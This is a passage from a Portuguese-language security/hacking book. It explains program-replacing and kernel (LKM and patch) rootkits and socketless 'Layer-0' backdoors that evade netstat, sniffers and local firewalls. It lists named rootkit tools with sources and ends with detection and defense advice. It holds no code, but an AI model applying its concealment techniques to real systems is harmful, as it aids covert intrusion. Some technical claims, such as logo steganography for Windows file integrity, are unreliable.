Esse tipo de rootkit (substituição de programas e utilitários do sistema) é mais comum em ambientes Unix do que em Windows, embora haja também inúmeras ferramentas para o sistema da Microsoft. Para começar, procure por ads_cat, FakeGINA, fu.ZIP, Xshadow, Hacker Defender, Hacker's Rootkit for NT, Slanret, Krei, IERK (ierk8243.sys), Backdoor-ALI, Caesar's RegWrite Injector, null.sys, HE4Root (ou HE4Hook) e IIS injection.

Para saber mais sobre esses rootkits e novas técnicas sobre o tema, procure por informações em www.packetstormsecurity.nl , no www.securityfocus.com, no www.windowsecurity.com, no site oficial da Microsoft (www.microsoft.com) e, principalmente, no Google ;-).

There is no spoon

Rootkits não são tão fáceis de identificar como os cavalos de tróia e backdoors comuns. Um Back Orifice ou um Netcat escutando em uma porta podem ser facilmente descobertos com um simples netstat. Mas se o netstat estiver *rootkitted*, a coisa muda de figura - a informação sobre as portas abertas do backdoor estariam cobertas. O mesmo ocorre com os processos: um EXPLORER.EXE modificado ainda assim aparece apenas como Windows Explorer no Gerenciador de Tarefas.

Entretanto, apesar de mais elaborados, rootkits comuns que alteram a funcionalidade de programas ordinários do sistema operacional podem ser detectados por características não óbvias, mas, mesmo assim, aparentes. O programa alterado pode ter sua data de criação diferente das demais. Mesmo que seja igual, o tamanho pode ser diferente do original, verificado em outras máquinas. Se o tamanho for igual, seguramente sua estrutura interna não o é, e pode ser comparado byte a byte com a de um sistema são.

Outra alternativa é verificar o checksum dos arquivos que compõem o programa. Sistemas Unix normalmente utilizam-se de uma assinatura MD5 para garantir a idoneidade dos arquivos. Em sistemas Windows, a Microsoft adota um procedimento semelhante, baseado em esteganografia aplicada ao logotipo do Windows. Em qualquer dos casos, se a assinatura não bater com a original, o programa seguramente está adulterado e precisa ser apagado ou substituído.

Administradores realmente paranóicos (e eles não estão errados, longe disso!) instalam controladores de inventário com verificadores de integridade de arquivos (como por exemplo, o Tripwire ou o AIDE) em todos os seus computadores (inclusive estações de trabalho). Qualquer arquivo que seja alterado por um rootkit será detectado na próxima verificação e uma mensagem de

alerta vermelho surgirá na tela do administrador.

Para fugir deste cenário, os hackers criaram uma modalidade de rootkits com um nível mais elevado de camuflagem. Desta vez, os arquivos e programas de sistema ficam intactos: o próprio kernel do sistema operacional é substituído por outro completamente adulterado. Uma dualidade parecida com a do Super-Homem e seu antiego, o Bizarro (ahhh, bons tempos em que passava as manhãs vendo os Superamigos...).

Já falamos sobre kernel em vários capítulos e mesmo nos apêndices. Todo o processamento do sistema obrigatoriamente passa por ele e, portanto, controlá-lo como em uma possessão demoníaca é algo extremamente poderoso e destrutivo. Entre as iniqüidades que podemos praticar a partir de nossa possessão estão:

- **Camuflagem de arquivos do invasor**, exatamente como nos rootkits comuns. A diferença é que, sendo pelo kernel, tal artifício é praticamente impossível de ser contornado ou mesmo descoberto.
- **Camuflagem de conexões de rede**. Da mesma forma como fizemos, em Unix e em Windows, com uma versão alterada do comando **netstat**, um kernel *rootkitted* pode também esconder conexões específicas. Apenas sniffers rodando em outras máquinas são capazes de detectar tais conexões.
- **Camuflagem de processos**. O kernel gerencia os processos. O próprio kernel, então, é que dá a lista deles para os programas que os listam (**ps** no Unix, **Gerenciador de Tarefas** no Windows). Com isso, fica fácil esconder desses programas (e, portanto, dos usuários) os processos nocivos que estejam rodando.
- **Redirecionamento**. Imagine o seguinte cenário: um invasor "plantou" programas nocivos na pasta C:\WINDOWS\SYSTEM32\ em um sistema Windows NT 4. O rootkit no kernel trata de esconder esses programas enquanto mostra normalmente todos os outros arquivos da mesma pasta. Um desses arquivos é uma cópia modificada do Windows Explorer (EXPLORER.EXE). Cada vez que o Windows solicita a execução de uma nova instância do Explorer, em vez de abrir o programa original, o kernel vai redirecionar a execução para o Explorer modificado. Qualquer ferramenta de auditoria irá testar a integridade do EXPLORER.EXE original (armazenado na pasta C:\WINDOWS) e o encontrará intocado.

Usando essas quatro traquinagens, o programador que desenvolveu o rootkit pode criar duas realidades para o administrador de usuários. Uma, bela e sem problemas, é completamente falsa. A outra, cheia de furos de segurança, portas de trás e manipulação indevida de documentos e arquivos, é a real. Cabe ao administrador decidir se continua vivendo feliz em sua redoma virtual ou se ingere o comprimido vermelho.

Alterar um kernel por meio de rootkits é fácil e pode ser feito de duas maneiras. A primeira é por meio de patches, e é a preferida por hackers que desenvolvem para Windows. Funcionando da mesma maneira que os Hotfixes e Service Packs da própria Microsoft, um patch para inserir um rootkit sobrescreve arquivos inteiros ou parte deles, injetando novas rotinas e desvios e fazendo-os respon-

der diferentemente do originalmente previsto. Como o kernel do Windows é composto por algumas dezenas de DLLs acessíveis pelos usuários, a tarefa, apesar de trabalhosa, é simples e às vezes sequer necessita ser executada por um usuário com muitos privilégios sobre o sistema. Como toda instalação em um sistema Windows, após a aplicação do patch o sistema deve ser reiniciado - mas isso pode ser feito pelo própro invasor e em mais de 90% dos casos tal anomalia será considerada pelo administrador da máquina como "apenas mais um pau no Windows".

A outra maneira, mais apreciada pelos amantes do Unix, funciona por meio de Módulos Carregáveis do Kernel (Loadable Kernel Modules ou LKM). Se o leitor não pulou os importantes capítulos sobre sistemas operacionais, deve lembrar-se de que, ao contrário do microkernel do Windows, os Unix em geral são monolíticos. Um único mamutesco e por vezes criptografado arquivo engloba o núcleo central e a maioria dos drivers de dispositivo do sistema.

À medida que os sistemas Unix iam evoluindo, percebeu-se que a política de kernels monolíticos deveria ser "flexibilizada", caso contrário teríamos sistemas cujo núcleo residiria num arquivo de dezenas ou mesmo centenas de megabytes contendo milhares de drivers para hardware que nunca vamos adquirir. Por isso, os kernels passaram a ser modulares: um núcleo base (longe de ser um microkernel) seria carregado primeiro, e os demais drivers apenas seriam carregados se o hardware fosse solicitado. Esses drivers (e alguns programas e utilitários que rodam em modo kernel) residem em LKMs. É fácil notar que é possível alterar o comportamento do kernel com módulos carregados muito depois do boot. Um LKM pode inclusive ser carregado sob demanda, automaticamente ou a partir de um comando emitido remotamente pelo invasor através de um backdoor comum.

Pesquise sobre os LKM rootkits de seu sistema operacional e, preferencialmente teste todos os que encontrar (em nossa rede de testes e **não** em ambiente de produção!!!). Relacionamos alguns mais famosos (ou informações para entender LKMs nas diversas plataformas), mas intencionalmente não colocamos os mais recentes para acostumá-lo a procurar.

Para Windows (9x e NT): www.rootkit.com (passagem obrigatória).

Para Linux: Adore, Carogna (Pr0geto Car0nte), Knark, phide, heroine.c, spooflkm, suidshow.c, kinsmod, Rial, THC Backdoor (lkm), kernel.keylogger, SucKIT, lkminject;

Para Solaris: Plasmoid, slkm, ksolaris, THC Backdoor (lkm);

Para FreeBSD: AdoreBSD, ipfhack, lbk, THC Backdoor (lkm);

Para OpenBSD: AdoreBSD, obsd_ipfhack, THC Backdoor (lkm);

Para Windows 9x (veja só!): Burning Chome.

Como última dica, leia estes *white papers*:

- www.w00w00.org/files/articles/lkmhack.txt;
- packetstormsecurity.nl/docs/hack/LKM_HACKING.html;
- packetstormsecurity.nl/Win/vxd.txt.

Comunicação sem conexões

Tudo isso é muito bom, tudo isso é muito bonito, mas qualquer servidor – seja ele HTTP, SMTP, Finger ou mesmo um backdoor embutido no kernel – precisa de sockets para se conectar. Como vimos, um socket é, grosso modo, um trio IP/Porta/Protocolo. Portanto, para me conectar a um serviço qualquer (um servidor SSH, por exemplo), tenho de criar uma conexão entre o meu cliente SSH e a porta 22 daquele servidor. Com backdoors é a mesma coisa: se eu improvisei um servidor com Netcat "escutando" na porta 9999, preciso me conectar a essa porta (e manter a conexão) para interagir com ele.

Isso quer dizer que mesmo em sistemas comprometidos por rootkits é possível descobrir falcatruas desse tipo. Basta rodar um sniffer como o Ethereal em outro computador da rede (a estação de trabalho do administrador, por exemplo) e todas as conexões espúrias podem ser detectadas, certo?

Detesto dizer isso, mas novamente a resposta é **não**. Há pelo menos uma maneiras conhecida[3] de esconder o tráfego e não precisar de conexão para trocar pacotes, que combina sniffing e spoofing com a manipulação da pilha TCP/IP.

Ouvidos moucos

Firewalls e antivirus são as estrelas do momento no tocante à segurança de redes e computadores. Coloca-se muita fé em ambos os dispositivos e, num comportamento normal em seres humanos, relaxa-se nos demais aspectos de segurança. Não estamos dizendo que sejam despesas inúteis, pelo contrário: firewalls e antivírus mantêm longe de seus sistemas um número asustador (muitos milhões) de script-kiddies. Mas entre centenas de milhares de kiddies há de haver um hacker de verdade.

Na verdade, nenhum firewall – seja ele por software ou personificado em um hardware dedicado – chega sequer próximo de deixar qualquer máquina segura, caso um hacker desses apresente-se para o confronto com sua rede ou seus servidores. Pense um pouco: seu firewall tem de, obrigatoriamente, deixar passar os protocolos e serviços que os usuários usam. Se os seus usuários são autorizados a usar programas de Instant Messenger (ICQ, por exemplo), as portas do ICQ devem estar liberadas para tráfego sainte e entrante. Se os seus usuários usam a World Wide Web, tráfego HTTP sainte pela porta 80 e entrante por portas altas deve, também, ser liberado.


Só no cenário acima, vemos que as portas 25 e 80 sempre estarão lá, abertas para quem quiser usar. Inclusive para o hacker que, usando todos os truques que vimos em Vulnerabilidades e nestes capítulos finais, pode pesquisar toda a sua rede interna e explorar vulnerabilidades conhecidas usando apenas a porta 80. Como se diz comumente em círculos crackers, "a porta 80 sempre estará lá"... E o que o caríssimo firewall pode fazer a respeito, eu pergunto? Talvez registrar todos os pacotes que passarem por ele, para futura análise – se muito.

3. Lembre-se: há mais técnicas em poder de clãs hacker e mantidas em segredo do que as maneiras divulgadas de se fazer a coisa. Espere e fique atento para novidades na área em breve!


Farejando problemas (comunicação sem sockets)

Como vimos no capítulo anterior, podemos farejar a rede toda e recolher tráfego mesmo que não seja endereçado a nós. A utilização mais óbvia dessas técnicas é, realmente, "escutar" a rede para descobrir dados, usuários, senhas e, possivelmente, capturar conexões. Mas há ainda um novo truque que podemos fazer com sniffers.

Conexões estabelecidas por meio de sockets são mostradas com uma simples consulta ao netstat. Mesmo que seu sistema esteja absurdamente trojanizado e cheio de rootkits, as conexões TCP estabelecidas (e mesmo trocas de pacotes UDP, que não usam conexões, mas, sim, usam sockets) podem ser monitoradas por outras máquinas. Mas e se não houver conexão?



Um trojan ou backdoor e o software cliente rodando no computador do invasor podem comunicar-se com ou por meio de tráfego espúrio. O hacker envia pacotes TCP ou UDP a computadores não existentes na rede, mas dentro da faixa de IPs aprovada pelo firewall. Como não é endereçada a ninguém, a mensagem morre dentro da rede e não se fala mais no assunto. Só que o computador com o backdoor socketless, farejando tudo indiscriminadamente, capturou o pacote sem destino e o processou. Simples como roubar doce de criança.




Para o caminho inverso, o backdoor utiliza-se de programas já existentes no computador e que já fazem, pela própria natureza, conexões por sockets. Um browser é o melhor exemplo. O Zé Usuário abre seu Internet Explorer e digita www.pornoshow.com.ru. O backdoor detecta a conexão e injeta, no meio do trem de dados, um ou dois bytes por pacote em áreas nas quais não vão causar problemas (o enchimento, por exemplo, ou o fragment offset quando este não

é usado). Dependendo do protocolo usado como burro de carga, é possível inclusive, colocar mais dados no próprio *payload* IP. O endereço IP de destino não é alterado, e o invasor precisa estar posicionado no caminho da conexão para farejar os pacotes e extrair deles os dados da comunicação.

Atualizando a camuflagem

Um sniffer em modo promíscuo, entretanto, é ruidoso numa rede e pode ser facilmente detectável com ferramentas especiais. Mas nada impede que um sniffer seja executado em modo exclusivo, farejando apenas o tráfego que entra e sai. Nesse caso, o hacker não envia para a rede pacotes com IPs inexistentes, mas sim direcionados exatamente para a máquina onde está o backdoor. Mas com um detalhe: direcionados a portas que não estejam em uso.

Em um computador normal, a pilha TCP/IP simplesmente ignoraria os dados que chegam a portas inexistentes ou desativadas. Mas em nosso caso, o backdoor está escutando tudo o que chega em todas elas. São virtualmente 65 mil portas TCP e outras 65 mil UDP que o backdoor ou trojan pode usar para escutar o que chega, mesmo que a conexão não seja estabelecida.



Muitos diriam que isso é impossível, que existe a obrigatoriedade de estabelecer um socket para recolher dados de uma porta. Ledo engando. Os sniffers comuns (mesmo os mais simples) estão aí para provar que se pode escutar tráfego mesmo que não seja direcionado ao seu MAC!!! Se não há necessidade de conexão no protocolo Ethernet, é possível recolher qualquer dado de qualquer porta sem que seja necessário conectar sockets a elas. Essa técnica é chamada de **Layer-0 Listening**.

Como veremos mais adiante, é possível colocar uma camada adicional entre quaisquer duas camadas da pilha OSI (ou TCP/IP, na prática) e manipular dados lá. Essa camada pode, inclusive, ficar nas camadas de mais baixo nível, ou mesmo entre a pilha e a interface de rede física (daí o nome Layer-0, uma vez que a camada física é a 1). As ferramentas que normalmente usamos para detectar, monitorar e barrar conexões e vírus - netstat, nbtstat, firewalls e antivírus locais etc, etc, etc. - estão posicionados antes da pilha TCP/IP (ou seja, a pilha fica sempre entre a

ferramenta e a rede). Qualquer manipulação ou inserção que façamos no fluxo de dados poderá ser retirada **antes** de chegar às ferramentas em questão.

Portanto, para que o backdoor que use técnicas de Layer-0 possa escutar a rede, pelo menos um dos três requisitos abaixo deve ser preenchido:

- Os pacotes são endereçados ao MAC da interface de rede do computador invadido
- A mensagem é um broadcast,
- A conexão é ponto-a-ponto, como por exemplo em conexões discadas via modem, ISDN/RDSI ou xDSL com pppoe.

A partir desses pré-requisitos, é possível interagir com o backdoor/trojan usando os seguintes expedientes:

- Broadcasts em seqüência;
- Pacotes ICMP em seqüência (Ping, Destination Unreachable e Traceroute);
- Pacotes enviados a qualquer porta do equipamento - aberta ou não;
- Pacotes rejeitados pela pilha TCP/IP por serem malformados ou encapsulados de forma equivocada (note que eles têm de ser perfeitos nas camadas 2 e 3 para serem roteáveis, o que nos deixa apenas a camada 4...). Os pacotes são rejeitados pela pilha TCP/IP mas não pelo trojan.


Essas coisas são possíveis de fazer em praticamente 100% dos casos, nas redes modernas baseadas em Ethernet (ou PPP/SLIP) e TCP/IP. Estima-se que pelo menos um aplicativo bem conhecido se utilize dessas técnicas: o tão falado Magic Lantern/Carnivore, do governo dos Estados Unidos, usado para monitorar o tráfego na Internet à procura de terroristas, pedófilos e hackers de plantão.

Layer-0: como funciona


Todas as informações aqui reproduzidas foram obtidas nos foruns abertos do trojanforge.net. A maioria delas foi postada por M3du54, um membro do grupo trojanner britânico DaVinci. Esse grupo foi o responsável, em 1999, pelo desenvolvimento do trojan LSP The Mini Baug e diversos outros baseados em VxDs, portanto toda a teoria aqui descrita já foi colocada em prática pelo menos em provas de conceito.

Voltemos aos kernel rootkits. Com eles, podemos adicionar drivers, funcionalidade e problemas em modo kernel aos sistemas operacionais. Podemos, inclusive, brincar com a pilha TCP/IP e adicionar camadas de baixo nível entre elas. Portanto, simples LKMs nos Unix e patches no Windows podem adicionar ao sistema funcionalidades Layer-0.


Tomando o Windows 9x como exemplo, é possível criar um VxD (releia o capítulo sobre plataformas Windows) que implemente essa camada. Um firewall local (como o ZoneAlarm, o BlackIce ou o Tiny Firewall, por exemplo) trabalha no lado "de dentro" da máquina, depois que os dados já passaram por toda a pilha de rede. Se houver algum pacote ou comunicação maliciosa ocorrendo, o firewall nunca saberá. A camada extra adicionada extrairá os dados pertinentes à conexão do hacker e os passará - por comunicação interprocessos e pulando toda a estrutura TCP/IP - para o backdoor ou trojan.



Uma simples DLL que exporte uma SPI (Service Provider Interface) tanto para as camadas superiores (TCP ou mesmo de aplicação) quanto para as de mais baixo nível (a camada Ethernet ou PPP, por exemplo) pode intermediar a comunicação e "pular" o stack TCP/IP. Essa DLL poderia usar parasiticamente portas de comunicação – ou seja, aproveitá-las estando elas em uso ou não, e não conectar sockets caso não estejam – e também gerar portas-fantasmas que não são mostradas em ferramentas como o Netstat ou o Ethereal. Ou, pelo contrário: essas portas-fantasmas poderiam estar mostrando tráfego falso, mas "benigno", confundindo o administrador de que está tudo bem. Ou mais malvado ainda: apresentar para os aplicativos tráfego de rede como sendo local (inter-processos) e desviar tráfego local originado por aplicativos para a rede e não para os processos a que se destinam. No caminho contrário, a DLL poderia injetar a comunicação de resposta ao hacker no fluxo de dados de um aplicativo existente, reconhecido e autorizado – seu browser padrão, por exemplo, ou aquele programinha de mensagens instantâneas.



Mas há uma maneira mais ultrajante ainda – e mais eficiente. Até agora não havíamos chegado a uma implementação Layer-0 verdadeira. Mas transcendendo o TCP/IP, pode-se "plantar" a DLL em uma camada o mais baixo possível na pilha de rede – abaixo até (ou imediatamente antes, dependendo do caso) do Ethernet, do PPP/SLIP ou mesmo de coisas mais específicas como Frame Relay ou X.25. Uma conexão dessas **nunca** será mostrada em qualquer sniffer ou pelo netstat, **nunca** será detectada pelo firewall local baseado em software (ZoneAlarm, BlackIce etc...) e provavelmente passará pelo firewall/gateway externo pois usará conexões válidas como "laranjas". Qualquer auditoria no registro de pacotes (você costuma ler regularmente os logs do seu firewall, não é mesmo?) mostrará apenas pacotes originados pelos aplicativos comuns – seu browser, cliente de e-mail, MSN Messenger...



Para a pilha TCP/IP, o backdoor/trojan está **do lado de fora** do computador invadido, portanto a pilha não o consegue ver e, portanto, os software firewalls não conseguem detectar. Por outro lado, ainda é um programa rodando no computador, possivelmente em kernel mode e, com acesso (por comunicação interprocessos) a qualquer outro programa da máquina. Isso faz com que literalmente todas as portas do seu sistema estejam ao serviço do backdoor/trojan, e qualquer registro do firewall vai mostrar conexões legítimas de rede. Mais ainda - é possível interceptar qualquer chamada a qualquer API (do kernel ou de programas) e acessos a disco e filtrá-los, remapeá-los ou retornar uma mentira. É possível inclusive enganar IDSs com a técnica. Nojento e eficaz!

Pesquise sobre o modelo de referência OSI, no MSDN (msdn.microsoft.com) e no TechNet (www.microsoft.com/technet) para saber mais sobre VxDs e sobre a estrutura LSP/NPI/TPI/SPI da pilha de rede Microsoft. Obviamente, para entender o que está nesses recursos são necessários conhecimentos moderados de programação de baixo nível - nada de Delphi ou Visual Basic - na plataforma Windows, especialmente se tiver acesso a uma assinatura do DLL Developer Kit (DDK) ou do Software Development Kit (SDK). Para qualquer outra plataforma (Unix, VAX/VMS, Novell, AS/400, Macintosh, IBM S/390...), o raciocínio e as técnicas são **exatamente** as mesmas.

Defesa e Contra-ataque

Defender-se das ameaças mostradas neste capítulo não é muito fácil. Há trojans que, mesmo sendo facilmente detectáveis, são extremamente difíceis ou mesmo impossíveis de serem removidos. Na experiência dos autores, houve pelo menos duas situações (um Windows 98 SE e um Windows 2000) em que nem a recuperação da imagem original de instalação, distribuída nos CDs que vieram junto com o computador, removeu o trojan. Houve a necessidade de refazer as partições (apagamento e criação) e formatar o disco rígido, além de usar uma ferramenta de apagamento total para remover quaisquer traços do software malicioso.

Em alguns casos, é possível monitorar as conexões e, uma vez detectada a presença do invasor, rastreá-las até se chegar ao culpado. Não hesite em contar com a polícia e com um bom time de advogados caso alguma ação do hacker malicioso possa ser enquadrada como crime.

Backdoors, Vírus e Cavalos de Tróia

Apesar de serem todos softwares com aplicações diferentes, a profilaxia e o remédio para eles é, basicamente, a mesma, uma vez que as formas de contágio e os métodos para detecção e eliminação são parecidos.

Antes de mais nada (ou, como diria um companheiro de software livre, em "zerézimo" lugar), eduque-se e eduque seus funcionários ou familiares quanto a práticas seguras de utilização de recursos de informática e navegação na Internet. Isso inclui os famosos bordões que as mamães nos disseram a vida toda (e dizem até morrer): não aceite balinha de estranhos e não aceite balinhas estranhas de pessoas conhecidas. Cuidado com as drogas (i.e. Coisas que você **sabe** que são perigosas) e muito cuidado quando andar em locais ermos, pouco iluminados ou suspeitos. São conselhos sábios também para a Internet e para as redes corporativas. É, mamãe tinha razão...

É óbvio que o usuário comum não tem como saber se algum programa é nocivo ou foi adulterado, ou se aquele site contém código malicioso, ou se o documento interno da empresa (e, portanto, oficial e autorizado) em formato .DOC contém algum vírus de macro... Mas um pouco de cuidado e alguma paranóia pode livrar macaco velho de várias cumbucas.

Quanto aos cuidados puramente tecnológicos que podem ser implementados, em primeiro lugar tenha sempre antivírus e firewalls locais (baseados em software) atualizados. Sim, eu seu, lá atrás eu disse que, caso o atacante (ou o virus) fosse realmente bom, essas ferramentas não iriam servir para nada. Entretanto, seremos "visitados" muito mais por moleques tentando brincar de "r4qu3r" do que por bandidos digitais com algum profissionalismo.

Portanto, firewalls locais como o Zone Alarm, BlackIce ou o Tiny Firewall ajudam muito a manter a legião de kiddies longe de seus computadores. Ao mesmo tempo, um bom firewall de rack (como o Cisco PIX) ou implementado com um Unix (velhos 386 com Linux ou OpenBSD dão excelentes firewalls), com regras de filtragem e, de preferência, com conexões via proxy, também ajuda a barrar os lammers. Sugerimos implementar, seja em casa ou em uma rede corporativa, **ambos** os tipos de firewall: local (por software) e no ponto de conexão (por hardware).

Da mesma forma o, antivírus devem ser usados para barrar os vírus conhecidos. Mesmo que os antivírus não detenham uma pequena parte dos virus conhecidos e praticamente todos os desconhecidos, seu uso é obrigatório. Não é porque está gripado e não há remédio para isso que você irá deixar de tomar um analgésico para a dor de cabeça.

Um outro ponto importante a ser observado é: **conheça** o software que está instalado em seu computador. É comum, em casa, que baixemos e instalemos qualquer bobagem bacana que encontremos na Internet ou que venha em revistas com CDs. Tal prática deve ser evitada em computadores domésticos e **terminantemente proibida** em computadores corporativos. Conhecendo os softwares instalados no computador, ficará fácil (em alguns casos - noutros não...) de notar alguma coisa estranha rodando na máquina.

Um terceiro item obrigatório de segurança é a adoção de **políticas de usuários e administração.** As estações de trabalho em empresas devem empregar softwares e sistemas operacionais que permitam um controle total por parte

dos administradores, e que restrinjam ao máximo o que o usuário comum pode fazer. Isso inclui bloquear a instalação de programas e acesso a áreas não autorizadas do computador (como o diretório C:\WINDOWS ou o /bin em máquinas Unix). Há empresas que usam Macintoshes com Mac OS X, ou Windows NT/2k/XP, ou mesmo algum Unix para PCs como o FreeBSD ou o Linux. A escolha é corretíssima, pois esses sistemas permitem montar políticas de direitos sobre o computador e impedir que os usuários (ou algum vírus ou cavalo de tróia) instalem software não autorizado na máquina. Mas de nada adianta colocar um Windows XP Professional como estação de trabalho e não configurá-lo para segurança, deixando-o com as opções padrão. Deve-se fazer a sintonia fina e retirar do usuário comum todas as permissões de acesso que possivelmente sejam danosas para a estação e para a rede.

Mesmo em casa, os usuários domésticos do Windows NT/2k/XP e Mac OS devem criar contas de usuário sem muitas permissões **e efetivamente usar essas contas no dia-a-dia!!!** Deixe a conta do administrador **apenas** para administração e instalação de programas. O mesmo vale para os já não tão poucos usuários domésticos de Linux. O Linux (e qualquer Unix) já vem "de fábrica" com esse esquema de usuários e permissões. Mas (sempre tem um mas) os usuários sempre "dão um jeito" de subverter esse esquema e comprometer a segurança. Coisas como subverter o uso do o **sudo** ou operar com o usuário **root** (o maior sacrilégio de todos) são muito comuns.

Se você foi infectado, não use qualquer ferramentas de desinfecção que não seja de produtores idôneos. Baixar uma ferramenta de um local suspeito que promete retirar o Sub7 do seu computador é loucura. Ele pode tanto fazer o que promete, como remover o Sub7 e instalar outro backdoor, ou ainda "patchear" o Sub7 para que seu antivírus não o detecte – mas ele continua lá.

Quanto aos **rootkits**, uma grande maneira de evitá-los é nunca deixar um usuário com poderes suficientes para chegar às partes críticas do sistema. Um rootkit precisa ser instalado. Mesmo que a instalação seja automática, ele sempre rodará no contexto do usuário. Deixar os usuários com níveis mínimos de acesso pode dificultar a instalação e ação dos rootkits. Além disso, a conta Administrador ou root deve ser observada e guardada a sete chaves. Senhas difíceis de quebrar ou mesmo de adivinhar são obrigatórias. Aplicativos que não rodem como root/Admin (nunca!) e portanto isolando a conta principal de qualquer buffer overflow também são importantíssimos.

Mesmo sistemas bem protegidos, atualizados e configurados possuem falhas. Portanto, é possível que um dia algum hacker consiga acesso privilegiado a seu sistema. Para detectar desvios de configuração e instalação de rootkits, instale IDSs e programas de inventário de integridade de arquivos – Tripwire (www.tripwire.com) e AIDE (www.cs.tut.fi/~rammer/aide.html) são os mais conhecidos. Verifique as assinaturas de todos os programas instalados e a integridade dos arquivos de configuração. Todos os desenvolvedores de software modernos possuem bancos de dados com as assinaturas MD5 de seus executáveis críticos.

Quanto a rootkits baseados em kernel, em primeiro lugar, não deixe que cheguem ao seu núcleo! Para começar, se o seu sistema permitir (e se você não usar nenhum módulo importante), desabilite a opção de carregar LKMs. Vai poupar muitas dores de cabeça. Se for o caso e, se possível, recompile seu kernel ou peça para seu fornecedor fazê-lo. Um kernel imune a LKMs certamente estará imune a rootkits LKM.

No caso dos Windows (mesmo da família WinNT), que não possuem um esquema formal de LKMs, a única maneira de evitar kernel rootkits é impedir que os arquivos sensíveis possam ser alterados por qualquer usuário, além de cuidar para manter a senha do Administrador em segurança. Um truque muito usado é deixar a conta chamada Administrador com uma senha difícil mas sem direito algum sobre o sistema, e assim criar um despiste para invasores. Cria-se, então, outra conta, com outro nome e uma senha igualmente difícil, e este usuário será o administrador de fato. E desabilite o suporte a Lan Manager.

Note que é possível simular a implementação de LKMs no Windows por meio de VxDs (releia o capítulo sobre Plataformas Windows) e, portanto, o acesso à pasta C:\WINDOWS ou C:\WINNT deve ser bloqueado a todo custo para usuários comuns.

Uma maneira de verificar os discos rígidos à procura de rootkits (sejam baseados em kernel ou não) é retirá-los e intalá-los em uma máquina sã, **sem direito de execução de programas**. Os HDs serão considerados como drives de dados no sistema de testes, e como não são o kernel e os programas infectados que estão rodando, e sim os da máquina confiável, todos os arquivos e alterações dos rootkits ficarão aparentes e passíveis de verificação. Para verificar se um rootkit está farejando a rede, rode, você mesmo, um sniffer como o Ethereal. Verifique os modos de operação da placa de rede. Se, mesmo com o sniffer, a interface **não aparecer em modo promíscuo**, um rootkit seguramente o está camuflando.

